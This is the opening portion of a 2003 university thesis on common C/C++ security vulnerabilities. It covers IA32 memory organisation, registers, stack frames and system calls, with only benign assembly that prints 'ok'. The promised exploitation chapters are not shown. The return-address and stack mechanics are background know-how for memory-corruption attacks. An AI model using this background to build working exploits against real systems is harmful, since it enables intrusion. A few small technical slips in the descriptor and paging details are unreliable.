Vrije Universiteit Brussel
Faculteit Wetenschappen
Departement Informatica en Toegepaste Informatica

An overview of common programming security vulnerabilities and possible solutions

Proefschrift ingediend met het oog op het behalen van de graad van Licentiaat in de Informatica

Door: Yves Younan
Promotor: Prof. Dr. D. Vermeir
Augustus 2003

Dedicated to the memory of Yolande De Moor, my mother (1944-2000).

Abstract

Programming security vulnerabilities are the most common cause of software security breaches in current day computing. While these can easily be avoided by an attentive programmer, many programs still contain these kinds of vulnerabilities. This document will describe what the most commonly occuring ones are and will then explain how these can be abused to make a program do something it did not intend to do. We will then take a look at how a recent vulnerability in popular piece of software was exploited to allow an attacker to take control of the execution flow of that program. Several solutions exist to detect and prevent many, though not all, of the vulnerabilities described in this document in existing programs without requiring source code modifications, and in some cases without even requiring access to the source code to the applications. We will take an in-depth look at how these solutions are implemented and what their effects are on legitimate programs, how they attempt to mitigate the restrictions they impose and what their impact is on the performance of the programs they attempt to protect. We will also describe if and how these solutions can be bypassed.

Acknowledgements

First and foremost I would like to thank Prof. Dr. Dirk Vermeir for his insights and comments while I was doing my internship and when I was writing this thesis. I would also like to thank the following people:

- Dirk van Deun, for proofreading and correcting lots of mistakes.
- Theodor Ragnar Gislason a.k.a. DiGiT, for teaching me so much about security many years ago.
- Matt Miller a.k.a. skape, for interesting discussions.
- The GOBBLES group, for answering my questions pertaining to their exploit.
- |WARL0RD| for proofreading the night before the deadline and still finding some mistakes.

Contents

List of Figures

Chapter 1

Introduction

As more and more important data gets stored in electronic form, making sure that data stays unchanged and in some cases confidential has become an increasing concern. As such, security is starting to become an important field in the computing science domain. Most security problems can be traced back to errors in programs. Many of the 4621 emails sent to the Bugtraq mailinglist, the biggest and most important mailinglist for reporting computer security vulnerabilities, in 2002 were instances of one of the vulnerabilities described in this document. The most recent vulnerability[1] in the Microsoft® Windows® operating system was highly publicized in the media. It affects close to every computer that runs this very popular, although proprietary, operating system. The vulnerability, for which an exploit is available, is due to a potential buffer overflow (a topic which is discussed in some detail in this document).
The purpose of this text is to present a systematic overview of the most important types of software implementation vulnerabilities that appear in contemporary software systems. For each type of vulnerability, we describe in some detail the cause as well as the possible exploits and counter-measures[2].
While the examples use code for the IA32 architecture (and the BSD/Linux family of operating systems), most vulnerabilities can also occur on other platforms (unless otherwise noted in the text).
Note that, in this document, we do not consider what could be called "design" vulnerabilities, such as weak cryptographic algorithms, vulnerable protocols[3], etc. Rather, we restrict ourselves to "implementation" problems that inevitably accompany the use of weakly typed languages such as C, for both system and application software.

[1] At the time of writing, july 2003

[2] And counter-(counter)* measures, so that both hackers and auditors may find this document useful.

[3] E.g. the infamous SSL (Secure Socket Layer) v2 vulnerability

Of course even unsafe (from a typing point of view) languages may be used to write robust programs. However, we do not consider the obvious countermeasure that consists in rewriting the program to avoid all vulnerabilities but rather concentrate on defenses for which the program's source code need not be modified by hand. Such measures are of obvious interest whenever it is impractical to audit the source code.

The rest of this document is organised as follows. In chapter 2 we will start by examining the internals of the IA32 architecture, as a fairly comprehensive understanding of how the architecture works is needed to understand why these programming bugs are security vulnerabilities and how they are being misused by attackers to either gain control of a program's execution flow or to make it do something unintended.

As all of the vulnerabilities described here are vulnerabilities against the C and C++ programming languages, although a lot of the vulnerabilities do exist in other languages, the focus of this document is on these languages. As such chapter 3 explains some of the specifics for these languages. All examples, case studies were done on the Linux or BSD operating systems, so some specifics for these are also explained in chapter 3.

Chapter 4 examines how an attacker would create code that it would want to insert into a vulnerable program that he was attempting to gain control of. The example code that is generated in this chapter will be used througout the following chapters to gain control of the program.

In chapter 5 we will examine the most important programming vulnerabilities that affect the C and C++ programming languages and will examine how these are being used by attackers to make the program do what they want it to. It starts by examining the most common stack-based overflows and goes on to describe heap-based overflows, integer errors, format string and temporary file race vulnerabilities.

After the theory of how these vulnerabilities are exploited was explained in chapter 5, we can move on to chapter 6 which contains a case studies of an exploit for a real world, popular open source applications: the exploit from the security group GOBBLES for the Apache HTTP daemon, which is the most commonly used webserver on the internet.

Finally in chapter 7 we examine how the available solutions are implemented and what their impact is on the performance of the program. Some solutions also break legitimate programs but offer workarounds, these too will be analyzed. We will also take a look at how these solutions can be bypassed and what can be done to prevent that. There are different kinds of solutions for these type of problems, however this document will only examine the solutions that do not require changes to the code of the vulnerable programs. While solutions that require modification of the source code are very useful to the author of an application, most programmers that are aware of the existance of these kinds of programs generally are also aware of what the most common vulnerabilities are and will be mindful of them when writing the application. In today's world of increasingly complex applications and, in some cases, of closed source applications it is difficult for an end user to use the aforementioned solutions. Thus this thesis will only examine solutions that do not require modification of the source code by the user of the solution. It will however examine solutions that require access to the source code of the application e.g. compiler modifications that compile extra checks into each program.

Chapter 2

Introduction to the IA32-Architecture

2.1 Introduction

Although, unless otherwise stated, all of the methods described in this thesis are also applicable to other architectures, the examples are for the IA32 architecture (also known as the i386 architecture) because of its widespread use in personal computing and in the industry and its ready availability to the author. The two operating systems used for the examples and case studies are Linux Slackware 8.1 with gcc version 2.95.3 20010315 (release) and NetBSD 1.6.1_STABLE with gcc version 2.95.3 20010315 (release) (NetBSD nb3).

2.2 Two's complement

On an IA32 architecture integers are represented in two ways: simple representation (a binary representation of a number) and two's complement representation. These are called unsigned and signed integers, respectively. Signed integers thus are represented according to the following definition (taken from [Tib95]):

$$M' = (M + 2^n) MOD\, 2^n$$

where M' is the number that gets stored (in binary form), M is the original value that we want to store and n is the amount of bits that we are using.
This is an example of two's complement binary representation using 4 bits:

Decimal	Binary
-1	1111
-2	1110
-3	1101
-4	1100
-5	1011
-6	1010
-7	1001
-8	1000
0	0000
1	0001
2	0010
3	0011
4	0100
5	0101
6	0110
7	0111

An advantage of this representation of integers is that all negative integers have their most significant bit set to 1 and all positive integers have their most significant bit set to 0, making it easy to test the sign.

2.3 Memory organization

2.3.1 Memory models

The IA32 architecture supports 3 models of memory addressing, called flat, segmented and real-address mode. The total addressable memory is called the linear address space.
The flat memory model allows the program to use the memory as a big contiguous region. A program's code, data and stack are all contained in the same region and memory is addressed through 32 bit pointers to memory addresses.
The segment memory model divides the memory used by a process into segments. Usually the code, data and stack segments are contained in different segments. When using segment addressing, a location in memory is specified by a segment selector and an offset. The segment selector identifies the segment and the offset points to a specific byte inside the segment's address space. Segments can differ in size and can have different protection flags and privileges set. They can be used to store the code, data and stack seperately protected from growing into each other's space.



Figure 2.1: Flat memory model addressing

Real-address mode addressing is still provided for backwards compatibility. In this addressing mode the maximum addressable memory is 1 MB and segments all have a fixed size: 64 KB. These segments are also not protected, i.e. any program can access any segment. As real mode is obsolete it will not be considered in the description of other parts of the architecture.

2.3.2 Real and protected mode

The IA32 architecture can run in two different modes, real and protected. Real mode is also only provided for backwards compatibility; in real mode the only addressing model available is the real-address mode addressing that was described earlier. These days, this mode is only used when booting and most operating systems switch to protected mode as soon as they can. Protected mode is the native mode for the processor and is the mode that all modern operating systems use. The flat and segment memory models can be used and there is also a virtual real mode still available to allow modern operating systems to be backwards compatible with programs that rely on this addressing mode while running in protected mode.

2.3.3 Global and local descriptor tables

When we want to access a specific memory location in the segmented memory model in protected mode, we must supply a segment selector and an offset. A



Figure 2.2: Segment memory model addressing

segment selector does not point directly to a memory location but contains an index for either the global or local descriptor table. In interpreting such an address the CPU then obtains the segment base address from this descriptor table and then, by using this base address and the offset can calculate the linear address of the requested byte. The global and local descriptor tables contain segment descriptors; besides the base address, these descriptors also contain other information about the segments. A segment descriptor contains 8 bytes of information:

Base 31:24	Flag,Limit 19:16	Access byte	Base 23:16	Base 15:7	Base 7:0	Limit 15:7	Limit 7:0

Figure 2.3: Segment descriptor: 8 bytes

- The 4 base bytes form the base address of the segment, as described earlier.
- The second byte is split into two nibbles, the first one contains the descriptor flags and the second one contains part of the segment limit.

Bit 7	Bit 6	Bit 5	Bit 4
Granularity	Default size	0	Available

Figure 2.4: Flag/Limit byte

 - Granularity: this flag controls how the 20 bit segment limit is interpreted; if it's set the 20 bit value gets interpreted as the 20 most significant bits of a 32-bit number, allowing the segment size to be between 4 KB and 4 GB in size. If it's cleared, the value is interpreted as is, and the segment size ranges between 1 byte and 1 MB.
 - Default size: this flag determines the default size of values in a segment, if it is set the processor assumes 32-bit values. If it is not set the processor assumes 16-bit values. This has different consequences depending on the type of the segment. In a code segment it is used to decide the size of addresses and operands (i.e. 32-bit or 16-bit) used in instructions. In a stack segment (a data segment that is pointed to by the SS register), it determines the size of the stack pointer for stack operations. For a data segment that is set to expand down i.e. new memory is added at the bottom (in case this segment happens to be a stack segment this hold true too), it determines the upper bound, 4 GB (if set) or 64 KB (if clear).
 - Available: this flag is available for use by the operating system.

- The segment limit field is 20 bytes large and determines how large the segment can be (as seen, it can be interpreted in two ways depending on the granularity flag). If a specified offset causes a memory address to fall over the segment limit, a general protection exception is generated.

Bit 7	Bit 6,5	Bit 4	Bit 3	Bit 2	Bit 1	Bit 0
Present	Privilege level	Descriptor type	Segment type	ED/C	Read/write	Accessed

Figure 2.5: Access byte

- Finally we come to the access byte:
 - The present flag must be set before a segment can be accessed, if it is not set a segment-not-present exception will be generated. This allows memory management software to load segments into memory by need.
 - The privilege level flag: 2 bits determine the privilege level of the segment. Values range from 0 (highest privilege) to 3 (lowest privilege). This privilege level is used to control access to a segment.
 - Descriptor type: this flag is set to 1 if the segment is a code or data segment and is clear if the segment is a system segment (like a local descriptor table).

- The segment type flag determines if this is a code or data segment: if set it is a code segment, if unset, it is a data segment.
- Expand direction or conforming: This flag is interpreted differently depending on the type of segment. For a data segment this flag determines the expansion direction, when increasing the size of the segment. If it is set the segment is expanded downwards, if it is not set, the segment is expanded upwards. For code segments this flag determines if the segment is "conforming" or not. When a program transfers execution into a more privileged segment, this flag specifies whether execution is allowed to continue at the current privilege level (set) or not (clear).
- Read/write flag: this flag too has two different interpretations depending on the type of segment. For data segments it determines if the segment is read-only (clear) or read/write (set). For stack segments this flag must always be set; if a segment with this flag cleared is loaded into the SS register, a general-protection exception will be generated. For code segments this flag determines whether the segment is readable (set) or not (clear); code segments are always read-only.
- The accessed bit indicates whether the segment was accessed since the last time this bit was cleared. This bit gets set whenever a segment selector for this segment gets loaded into a segment register and remains set until it is explicitly cleared.

The first entry in the global descriptor table is unused. This is done to allow initializing the segment registers with segment selector zero. Exceptions are generated when unused selectors get loaded into the segment registers. When loading a segment register with segment selector zero the processor will not generate an exception: however it will when trying to access this segment.

2.3.4 Segment Selectors

The location of a segment descriptor is found by getting the base address of the global descriptor table from the GDTR register or the base address of the local descriptor table from the LDTR register and then adding the segment selector to this. Segment selectors are usually contained in 16-bit registers. However as the segment descriptors they select are all 8 bytes in size, the three least significant bits are never actually used when selecting a segment, so these are used for some extra information.
The two least significant bits are used to specify the requested privilege level; it will override the current privilege level of the process if it is numerically higher

than the current privilege level, i.e. lower privileges are requested. The third least significant bit is used to specify which descriptor table to use. If it is clear, the global descriptor table is used, if it is set the local descriptor table is used.
When flat addressing is used all the segment selectors select the same segment in the linear address space which is set to the maximum segment size, thus allowing 4 GB of memory to be addressed by just using the 32 bit offset.

2.3.5 Paging

Introduction

The total available memory is not necessarily equal to the physical memory that the computer contains. Using virtual memory one can extend the amount of available memory by extending the memory onto disk. To facilitate this, a mechanism to map the linear address space into physical memory is needed: paging. The processor divides the linear address space into pages of a fixed size (typically 4 KB, although these can be larger in newer processors). When a program consequently tries to access an address the processor converts it to the linear address associated with it through the segmentation mechanism and then uses the paging mechanism to convert it to the required physical address. If the page that the process is trying to access is currently not in memory, a page fault exception will be generated; usually the operating system will catch it and load the required page from disk into memory. When returning from the exception handler the instruction that caused the exception will be restarted.

Page directory and page tables

The information that the processor needs to convert linear addresses into physical addresses is contained in a page directory and page tables. These are both arrays of 32-bit values, each contained in a 4 KB large page. The control register cr3 contains the address of the page directory. This page directory contains the base addresses of the various page tables. As it is contained in a 4 KB large page, the maximum amount of entries is 1024. Finally a page table contains the physical base addresses of up to 1024 pages.
An example of how a linear address is translated into a a physical address can be found in Fig. 2.6. When paging is used, the linear address is divided into several parts. Bits 31-22 contain the directory index. When this index is added to the base page directory pointer contained in cr3, we will get a page directory entry. This page directory entry will contain the base address for the page table. This base address will then be used together with the table index part of the linear address, which is contained in bits 21-12, to reference the correct page table entry.



Figure 2.6: Translation of a linear address into a physical address

This page table entry will contain a pointer to the required page and then bits 11-0 are used to get the correct offset in this page. Fig. 2.7 contains a graphical representation of a page directory entry (PDE) and Fig. 2.8 contains a page table entry.



Figure 2.7: Page Directory Entry



Figure 2.8: Page Table Entry

Bits 31-12 are used to determine the base address of the page table and of the page; as these are all 4 KB in size and aligned on 4 KB boundaries, these 20 bits are enough to uniquely identify them.

- The present flag (P) indicates if the page is present in memory or not; if a program attempts to access a page where this bit is cleared, a page fault exception will be generated.
- The R/W-flag specifies if the page is writable (set) or read-only (clear)
- The U/S-flag specifies the privilege level of the page. If the bit is clear the page is set to supervisor level and if the bit is set the page is set to user level.

- The write through flag (WT) determines the type of caching used for this page or page table: set write-through is active (whenever a write is performed it is written to cache and memory), write-back (writes are only done to cache and are written later when a write-back operation is performed).
- The cache disable flag (CD) disables caching for the associated page or page table.
- The accessed flag (A) indicates if the page or page table has been accessed or not. It is set the first time a page is accessed and can only be cleared explicitly, the processor will not implicitly clear this flag.
- The dirty flag (D) (only used for pages, not page tables) indicates if a page has been written to. As with the accessed flag it will be set the first time the page is written to and will only be cleared when explicitly requested.
- The AI flag selects this page's attribute index. This flag was only introduced in Pentium III processors and is not relevant for this document.
- If the page size flag (PS) is clear the size of the page is 4 KB. Clear it can be either 4 MB for normal operation or 2 MB if extended physical addressing is enabled (this addressing mode was introduced in the Pentium Pro and allows the processor to address up to 64 GB). Pages of sizes other than 4 KB are not relevant in this document.
- The global flag (G) indicates if the page is set to global or not (it is ignored for page directory entries). If a page is set to global, it will not be removed from the translate lookaside buffer when a new address is loaded in to the CR3 register.

Translation lookaside buffers

As paged addressing would have a large impact on performance if an address had to be looked up as described earlier every time it was accessed. To counter this the processor stores the most recently used page directory and page table entries in a cache. Whenever the translation lookaside buffer becomes full the processor will purge entries to make room for new ones. Software can purge entries too. Starting with the Pentium family processors the processor keeps separate caches for translation lookaside buffers, one for data and one for instructions. Instruction fetching related addressing will be contained in the Instruction Translate Lookaside Buffer (ITLB), caching for all other addressing will be kept in the Data Translate Lookaside Buffer (DTLB).



Figure 2.9: General Purpose Registers

2.4 Registers

2.4.1 General purpose registers

The EAX, EBX, ECX, EDX, ESP, EBP, ESI and EDI registers are general purpose 32-bit registers. However the ESP register by definition contains the stack pointer so it really should not be used for anything else.
Some instructions make special use of the general purpose registers. This is a summary (from [IA301]):

- EAX: Accumulator for operands and results data.
- EBX: Base pointer for referencing data in the DS segment.
- ECX: Counter for string and loop operations.
- EDX: I/O pointer.
- ESI: Pointer to data in the DS segment; source pointer for string operations.
- EDI: Pointer to data in the in the ES segment; destination pointer for string operations.
- ESP: Stack pointer (in the SS segment).
- EBP: Base pointer for referencing data on the stack (in the SS segment).



Figure 2.10: Segment Registers

For compatibility with the older processors of the Intel architecture line, AX, BX, CX, DX, SI, DI,SP, BP map to the lower 16 bits of their corresponding E- registers. Furthermore AX, BX, CX and DX can be further divided into AH (upper byte of AX), AL (lower byte of AX), BH, BL, CH, CL, DH, DL.

2.4.2 Segment registers

The segment registers contain segment selectors and determine which segments to use for data or code access. To access a memory location in a segment one can use a segment register:offset notation. E.g. DS:1337H represents the location 0x1337 in the segment selected by DS.
CS contains the segment selector for the code segment and is used to point to a segment which contains the instructions that are to be executed. The SS register contains the segment selector for the stack segment. The DS, ES, FS and GS registers contain the segment selectors for data segments.
Although whenever we access a memory location we need a segment selector and an offset, for most instructions the required segment register is implicit and does not have to be specified (SS for stack operations, DS for most data access).

2.4.3 Other basic registers

There are two more basic registers on the i386: the EFLAGS register and the EIP register. These are both 32 bits large. The EFLAGS register is a register which can contain 32 flags (e.g. sign flag (signed integer), overflow flag, carry flag, zero flag, etc).These flags report special conditions after an instruction execution. The

register as a whole can not be viewed or modified[1], but some separate flags can be set explicitly or read using specific instructions. The other flags are set implicitly or used by an instruction which modifies its behavior based on this register (e.g. JNZ, JNE, ...).
The EIP register, the instruction pointer, contains the offset in the current code segment (CS) for the next instruction that the processor has to execute. It can not be read or written to directly, but its value can be changed by some instructions (i.e. JMP, Jxx (with xx the condition required to jump to a specific place), CALL and RET) and by interrupts and exceptions.

2.4.4 Memory management registers

The IA32 architecture provides four memory management registers:

GDTR The GDTR register contains the base linear address (32-bit) and the table limit (16-bit) of the global descriptor table. It is set with the LGDT instruction and retrieved with the SGDT instruction.

IDTR Like the GDTR register, the IDTR register contains a 32-bit base linear address and a 16 bit table limit, however in this case they are used for the interrupt descriptor table. This table allows the operating system to specify what procedure should be called when an exception occurs.

LDTR The LDTR register contains information about the local descriptor table.

TR The task register contains information about the task state segment, that is used to restore a task after it was suspended.

2.4.5 Control registers

The operating mode of the processor can be set through five control registers, CR0 to CR4. Describing their complete functions is outside of the scope of the thesis (a full description can be found in [IA303b]). However I should mention some specific parts as they relate to paging. Bit 31 of the CR register determines whether paging is turned on or off. If a page-fault exception occurred, the CR2 register contains the 32-bit linear address of the accessed position that caused this fault.

[1]The PUSHF,POPF,PUSHFD,POPFD,LAHF,SAHF instructions allow groups of flags to be transfered to and from the stack or the EAX register.

2.5 Little Endian versus Big Endian

An important issue when storing multibyte data is whether the least significant bits are in the byte with the highest or lowest address. A machine that uses the big endian method stores the bytes from left to right with the least significant bits in the highest byte. A little endian machine does the opposite, it stores the least significant bits in the lowest byte. The word 0x6f6b0a00 would be stored as 0x6f6b0a00 in a big endian machine and would be stored as 0x000a6b6f on a little endian machine.
The little endian byte ordering is used on the i386 architecture and is therefore the one that interests us.

2.6 Procedure Calls

The IA32 architecture supports procedure calls by means of the CALL/RET and the ENTER/LEAVE instructions. These instructions make use of a procedure stack on which they save the state of the calling procedure, pass arguments to the called procedure, and store the local variables of the called procedure.

2.6.1 Introduction to stacks

A stack is a LIFO (Last In, First Out) data structure that is commonly used in computer science. The object which has most recently been placed on the stack will be the first object to be removed from the stack. Stacks have several operations defined on them, of which PUSH and POP are the most important: PUSH places an object on the top of the stack and POP retrieves the object at the top of the stack.

2.6.2 Procedure stacks

A procedure stack in the IA32 architecture is a contiguous region of memory which is contained in one segment which is identified by the SS register. The stack pointer register (ESP) contains the address (the offset from the base of the SS segment) of the top of the stack. The stack on the IA32 architecture grows down in memory: when an item is pushed onto the stack, the ESP register is decremented and the element is written to the new top of stack. When an item is popped off the stack, it is read from the top of the stack and then the ESP register is incremented, making the stack shrink up. Programs can have any number of stacks, subject to the amount of available memory. However only one stack can be active at any given time.

Conceptually the procedure stack is divided into stack frames, which are pushed as a whole when a function is called and popped when it returns. These frames contain the arguments to a procedure, its local variables, the value of the instruction pointer at the time of calling and an address of the previous stack frame. This is what the frame pointer is used for. The stack pointer points to the top of the stack so it is constantly changing as values are pushed and popped. If we were to reference local variables as offsets to the stack pointer, we would have to update these offsets every time the stack pointer changes. Thus it is useful to have a frame pointer which points to a fixed location in the stack frame. Local variables can then be referenced by using offsets to this frame pointer. In the IA32 architecture, the EBP registry is used as frame pointer.

2.6.3 Procedure call technicalities

When a procedure is called, the CALL instruction places the current value of the EIP register on the stack. This is the return address of the procedure and is where the execution of the program will be resumed after returning. Returning from the called procedure, the RET instruction pops the return address from the stack back into the EIP register and the execution of the calling procedure continues.

Argument passing

There are 3 sensible ways to pass arguments in the IA32-architecture:

1. Registers
   The IA32 architecture has 6 general purpose registers which are not saved or modified during a procedure call; these can be used to pass arguments to a procedure. The procedure can also return values in these registers.

2. Stack
   The aforementioned registers can be used to pass a maximum of 6 arguments. If one wishes to pass more arguments, the stack can be used to push arguments. As in the case of registers, the stack can also be used to return values.

3. Argument lists
   Another way to pass arguments is by putting an argument list in memory and passing a pointer to the list through one of the general purpose registers or by placing the pointer on the stack. As in the 2 previous cases, values can be returned this way too.



Figure 2.11: Procedure stack

Chapter 3

Programming language and operating systems specifics

3.1 Procedure calls in C

Functions in the C programming language pass arguments by pushing them onto the stack. Furthermore, every time a procedure is called, a procedure *prologue* gets executed right before the code in the procedure is run. After the procedure has finished, but before control is returned to the caller, a procedure *epilogue* gets executed.
The procedure prologue does the following:

```
PUSH EBP
MOV EBP, ESP
```

It saves the current value of EBP (the frame pointer) on the stack and then copies the new stack pointer into EBP, making the current value of the stack pointer the new value of the frame pointer. This frame pointer can be used to easily access the local variables of this procedure.
The procedure epilogue does the following:

```
MOV ESP, EBP
POP EBP
RET
```

i.e. it clears the stack of all the local variables used in the function by restoring the initial value the stack pointer had, which was used as frame pointer for this procedure. It then pops the EBP register off the stack so that the calling procedure's frame pointer is restored. Finally it executes the RET instruction which pops the saved address of the calling procedure off the stack back into the EIP so that the calling procedure can continue with its execution.

3.2 System calls

If an application wants to access a resource that is managed by the kernel (opening a file for example) it can do a system call. The process then gets put on hold, the kernel executes the request, gives the result back to the application and the execution of the application continues. In general, system calls are used to request access to resources that are managed by the kernel, like processes, files, clocks, I/O ports, memory, etc.
A program lets the kernel know which system call it wants when calling the appropriate software interrupt. In the cases of both Linux and BSD, a code identifying a specific system call is stored in EAX before the software interrupt 0x80 is called.

3.2.1 BSD

BSD uses the C calling convention for system calls, which means that it expects the arguments for the system call to be on the stack. It also expects that a program calls int 0x80 from a seperate function rather than issuing the int 0x80 directly. Here is an example of a BSD system call that is used to print out "ok" :

```
# $Id: bsdsyscallret.s,v 1.1 2003/05/12 14:06:54 yyounan Exp $
syscall:
int $0x80               #do the system call
ret                     #return

_main:
pushl $0x0a6b6f         #put \nko on the stack
mov %esp, %edx          #copy the value of esp to edx
push $0x3               #put 3 on the stack (the size of the string we want to print)
push %edx               #put the value of edx on the stack (the memory address of the string)
push $0x1               #put the value one on the stack (stdout)
mov $0x4, %eax          #put the value 4 in eax (so the kernel knows we're calling
                        #sys_write(int fd, const void *buf, size_t nbyte))
call syscall            #call the syscall function
addl $0x10, %esp        #free the stack
ret                     #exit cleanly
```

Because the kernel expects the system call to be called in a function,it ignores the first value on the stack, and starts reading its arguments at the second value, so if we want to get rid of the call/ret structure we need to push a random value on the stack before calling int 0x80.
The aforementioned assembler code becomes:

```
# $Id: bsdsyscall.s,v 1.2 2003/05/18 04:33:16 yyounan Exp $
_main:
pushl $0x0a6b6f         #put \nko on the stack
mov %esp, %edx          #copy the value of esp to edx (the pointer to the string)
```

```
push $0x3              #put 3 on the stack (the size of the string we want to print)
push %edx              #put the value of edx on the stack (the memory address of the string)
push $0x1              #put the value one on the stack (stdout)
push $0x0              #push the random (ignored) value on the stack
mov $0x4, %eax         #put the value 4 in eax (so the kernel knows we're calling
                       #sys_write(int fd, const void *buf, size_t nbyte))
int $0x80              #do the system call
addl $0x14, %esp       #free the stack
ret                    #exit cleanly
```

3.2.2 Linux

